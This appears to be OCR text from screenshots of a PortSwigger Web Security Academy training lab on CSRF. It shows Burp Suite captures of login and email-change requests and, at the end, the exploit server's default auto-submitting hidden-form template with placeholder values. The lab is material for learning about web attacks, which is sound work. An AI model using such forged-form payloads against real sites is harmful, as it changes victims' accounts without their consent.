CSRF vulnerability with no defenses
LAB Not solved
Go to exploit server
Back to lab description
Account login |
WE LIKE TO
BLOG



Activities
Brave Web Browser
ter 20:59
Burp Suite Community Edition v2020.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Sequencer Decoder Comparer Extender Project options User options
Dashboard Target Proxy Intruder Repeater
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is... Action Comment this item
Raw Hex
Type a search term
0 matches
CSRF vulnerability with no
Not secure ac7e1ff61fe6334180679 0bd...
WEB SECURITY ACADEMY
CSRF vulnerability with no defenses
LAB Not solved
Back to lab home
Go to exploit server
Back to lab description
Login
Username
carlos
Password
Log in



Activities
Burp Suite Community Edition
Burp Suite Community Edition v2020.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Sequencer Decoder Comparer Extender Project options User options
Dashboard Target Proxy Intruder Repeater
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is... Action Comment this item
Raw Hex
0 matches
CSRF vulnerability with no
Not secure ac7e1ff61fe63341806790bd...
WEB SECURITY ACADEMY
CSRF vulnerability with no defenses
LAB Not solved
Go to exploit server
Back to lab description
Hello, carlos! | Log out | Change email |
WE LIKE TO BLOG



Activities
Burp Suite Community Edition
Burp Suite Community Edition v2020.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Sequencer Decoder Comparer Extender Project options User options
Dashboard Target Proxy Intruder Repeater
Intercept HTTP history WebSockets history Options
Request to https://ac7e1ff61fe63341806790bd003e0007.web-security-academy.net:443 [18.200.141.2...
Forward Drop Intercept is... Action Comment this item
Raw Params Headers Hex
GET /email HTTP/1.1
Host: ac7e1ff61fe63341806790bd003e0007.web-security-academy.net
Connection: close
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.87 Safari/537.36
Sec-Fetch-Dest: document
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Referer: https://ac7e1ff61fe63341806790bd003e0007.web-security-academy.net/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: session=qgsz5tPCErYiLr8UY7HxnN3wLANHJo1N
0 matches
Privacy error
Not secure ac7e1ff61fe63341806790bd...
Your connection is not private
Attackers might be trying to steal your information from ac7e1ff61fe63341806790bd003e0007.web-security-academy.net (for example, passwords, messages, or credit cards). Learn more
NET::ERR_CERT_AUTHORITY_INVALID
Hide advanced
Back to safety
This server could not prove that it is ac7e1ff61fe63341806790bd003e0007.web-security-academy.net; its security certificate is not trusted by your computer's operating system. This may be caused by a misconfiguration or an attacker intercepting your connection.
Proceed to ac7e1ff61fe63341806790bd003e0007.web-security-academy.net (unsafe)
Waiting for ac7e1ff61fe6334180...



Activities
Burp Suite Community Edition
Burp Suite Community Edition v2020.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Sequencer Decoder Comparer Extender Project options User options
Dashboard Target Proxy Intruder Repeater
Intercept HTTP history WebSockets history Options
Request to https://ac7e1ff61fe63341806790bd003e0007.web-security-academy.net:443 [18.200.141.2...
Forward Drop Intercept is... Action Comment this item
Raw Params Headers Hex
GET /email HTTP/1.1
Host: ac7e1ff61fe63341806790bd003e0007.web-security-academy.net
Connection: close
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.87 Safari/537.36
Sec-Fetch-Dest: document
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: session=qgsz5tPCErYiLr8UY7HxnN3wLANHJo1N
0 matches
Privacy error
Not secure ac7e1ff61fe63341806790bd...
Your connection is not private
Attackers might be trying to steal your information from ac7e1ff61fe63341806790bd003e0007.web-security-academy.net (for example, passwords, messages, or credit cards). Learn more
NET::ERR_CERT_AUTHORITY_INVALID
Hide advanced
Back to safety
This server could not prove that it is ac7e1ff61fe63341806790bd003e0007.web-security-academy.net; its security certificate is not trusted by your computer's operating system. This may be caused by a misconfiguration or an attacker intercepting your connection.
Proceed to ac7e1ff61fe63341806790bd003e0007.web-security-academy.net (unsafe)
Waiting for ac7e1ff61fe63341...



Activities
Brave Web Browser
Burp Suite Community Edition v2020.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Sequencer Decoder Comparer Extender Project options User options
Dashboard Target Proxy Intruder Repeater
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is... Action Comment this item
Raw Params Headers Hex
Type a search term
0 matches
CSRF vulnerability with no
Not secure ac7e1ff61fe63341806790bd...
WEB SECURITY ACADEMY
CSRF vulnerability with no defenses
LAB Not solved
Back to lab home
Go to exploit server
Back to lab description
Change email
Email
gris@gris.com.br
Update email



Activities
Burp Suite Community Edition
ter 21:00
Burp Suite Community Edition v2020.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Sequencer Decoder Comparer Extender Project options User options
Dashboard Target Proxy Intruder Repeater
Intercept HTTP history WebSockets history Options
Request to https://ac7e1ff61fe63341806790bd003e0007.web-security-academy.net:443 [18.200.141.2...
Forward Drop Intercept is... Action Comment this item
Raw Params Headers Hex
1 POST /email/change-email HTTP/1.1
2 Host: ac7e1ff61fe63341806790bd003e0007.web-security-academy.net
3 Connection: close
4 Content-Length: 24
5 Cache-Control: max-age=0
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.87 Safari/537.36
8 Sec-Fetch-Dest: document
9 Origin: https://ac7e1ff61fe63341806790bd003e0007.web-security-academy.net
10 Content-Type: application/x-www-form-urlencoded
11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
15 Referer: https://ac7e1ff61fe63341806790bd003e0007.web-security-academy.net/email
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Cookie: session=qgsz5tPCErYiLr8UY7HxnN3wLANHJo1N
19
20 email=gris%40gris.com.br
< + > 0 matches
Privacy error
Not secure ac7e1ff61fe63341806790bd...
Your connection is not private
Attackers might be trying to steal your information from ac7e1ff61fe63341806790bd003e0007.web-security-academy.net (for example, passwords, messages, or credit cards). Learn more
NET::ERR_CERT_AUTHORITY_INVALID
Hide advanced
Back to safety
This server could not prove that it is ac7e1ff61fe63341806790bd003e0007.web-security-academy.net; its security certificate is not trusted by your computer's operating system. This may be caused by a misconfiguration or an attacker intercepting your connection.
Proceed to ac7e1ff61fe63341806790bd003e0007.web-security-academy.net (unsafe)
Waiting for ac7e1ff61fe63341...


Activities
Burp Suite Community Edition
ter 21:00
Burp Suite Community Edition v2020.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Sequencer Decoder Comparer Extender Project options User options
Dashboard Target Proxy Intruder Repeater
Intercept HTTP history WebSockets history Options
Request to https://ac7e1ff61fe63341806790bd003e0007.web-security-academy.net:443 [18.200.141.2...
Forward Drop Intercept is... Action Comment this item
Raw Params Headers Hex
1 GET / HTTP/1.1
2 Host: ac7e1ff61fe63341806790bd003e0007.web-security-academy.net
3 Connection: close
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.87 Safari/537.36
7 Sec-Fetch-Dest: document
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Referer: https://ac7e1ff61fe63341806790bd003e0007.web-security-academy.net/email
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15 Cookie: session=qgsz5tPCErYiLr8UY7HxnN3wLANHJo1N
16
17
< + > 0 matches
Privacy error
Not secure ac7e1ff61fe63341806790bd...
Your connection is not private
Attackers might be trying to steal your information from ac7e1ff61fe63341806790bd003e0007.web-security-academy.net (for example, passwords, messages, or credit cards). Learn more
NET::ERR_CERT_AUTHORITY_INVALID
Hide advanced
Back to safety
This server could not prove that it is ac7e1ff61fe63341806790bd003e0007.web-security-academy.net; its security certificate is not trusted by your computer's operating system. This may be caused by a misconfiguration or an attacker intercepting your connection.
Proceed to ac7e1ff61fe63341806790bd003e0007.web-security-academy.net (unsafe)
Waiting for ac7e1ff61fe63341...


Activities
Burp Suite Community Edition
ter 21:01
Burp Suite Community Edition v2020.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Sequencer Decoder Comparer Extender Project options User options
Dashboard Target Proxy Intruder Repeater
Intercept HTTP history WebSockets history Options
Filter: Hiding CSS, image and general binary content
Host Method URL Params
1 https://ac7e1ff61fe6334180679... GET /login
3 https://ac7e1ff61fe6334180679... POST /login ✓
5 https://ac7e1ff61fe6334180679... GET /login
7 https://ac7e1ff61fe6334180679... POST /login ✓
8 https://ac7e1ff61fe6334180679... GET /
9 https://ac7e1ff61fe6334180679... GET /email
10 https://ac7e1ff61fe6334180679... GET /email
12 https://ac7e1ff61fe6334180679... POST /email/change-email ✓
13 https://ac7e1ff61fe6334180679... GET /
Request Response
Raw Params Headers Hex
POST /email/change-email HTTP/1.1
Host: ac7e1ff61fe63341806790bd003e0007.web-security-academy.net
Connection: close
Content-Length: 24
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.87 Safari/537.36
Sec-Fetch-Dest: document
Origin: https://ac7e1ff61fe63341806790bd003e0007.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Referer: https://ac7e1ff61fe63341806790bd003e0007.web-security-academy.net/email
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: session=qgsz5tPCErYiLr8UY7HxnN3wLANHJo1N
Type a search term
0 matches
CSRF vulnerability with no
Not secure ac7e1ff61fe63341806790bd...
WEB SECURITY ACADEMY
CSRF vulnerability with no defenses
LAB Not solved
Go to exploit server
Back to lab description
Hello, carlos! | Log out | Change email |
WE LIKE TO BLOG


Activities
Burp Suite Community Edition
ter 21:03
Burp Suite Community Edition v2020.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Sequencer Decoder Comparer Extender Project options User options
Dashboard Target Proxy Intruder Repeater
Intercept HTTP history WebSockets history Options
Filter: Hiding CSS, image and general binary content
Host Method URL Params
1 https://ac7e1ff61fe6334180679... GET /login
3 https://ac7e1ff61fe6334180679... POST /login ✓
5 https://ac7e1ff61fe6334180679... GET /login
7 https://ac7e1ff61fe6334180679... POST /login ✓
8 https://ac7e1ff61fe6334180679... GET /
9 https://ac7e1ff61fe6334180679... GET /email
10 https://ac7e1ff61fe6334180679... GET /email
12 https://ac7e1ff61fe6334180679... POST /email/change-email ✓
13 https://ac7e1ff61fe6334180679... GET /
14 https://acc31fa41fb133a18024... GET /
Request Response
Raw Params Headers Hex
POST /email/change-email HTTP/1.1
Host: ac7e1ff61fe63341806790bd003e0007.web-security-academy.net
Connection: close
Content-Length: 24
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.87 Safari/537.36
Sec-Fetch-Dest: document
Origin: https://ac7e1ff61fe63341806790bd003e0007.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Referer: https://ac7e1ff61fe63341806790bd003e0007.web-security-academy.net/email
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: session=qgsz5tPCErYiLr8UY7HxnN3wLANHJo1N
Type a search term
0 matches
CSRF vulnerability with no
Exploit Server: CSRF vulne
Not secure acc31fa41fb133a1802490e3...
Head:
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Body:
<form method="$method" action="$url">
<input type="hidden" name="$param1name" value="$param1value">
</form>
<script>
document.forms[0].submit();
</script>
Store
View exploit
Access log




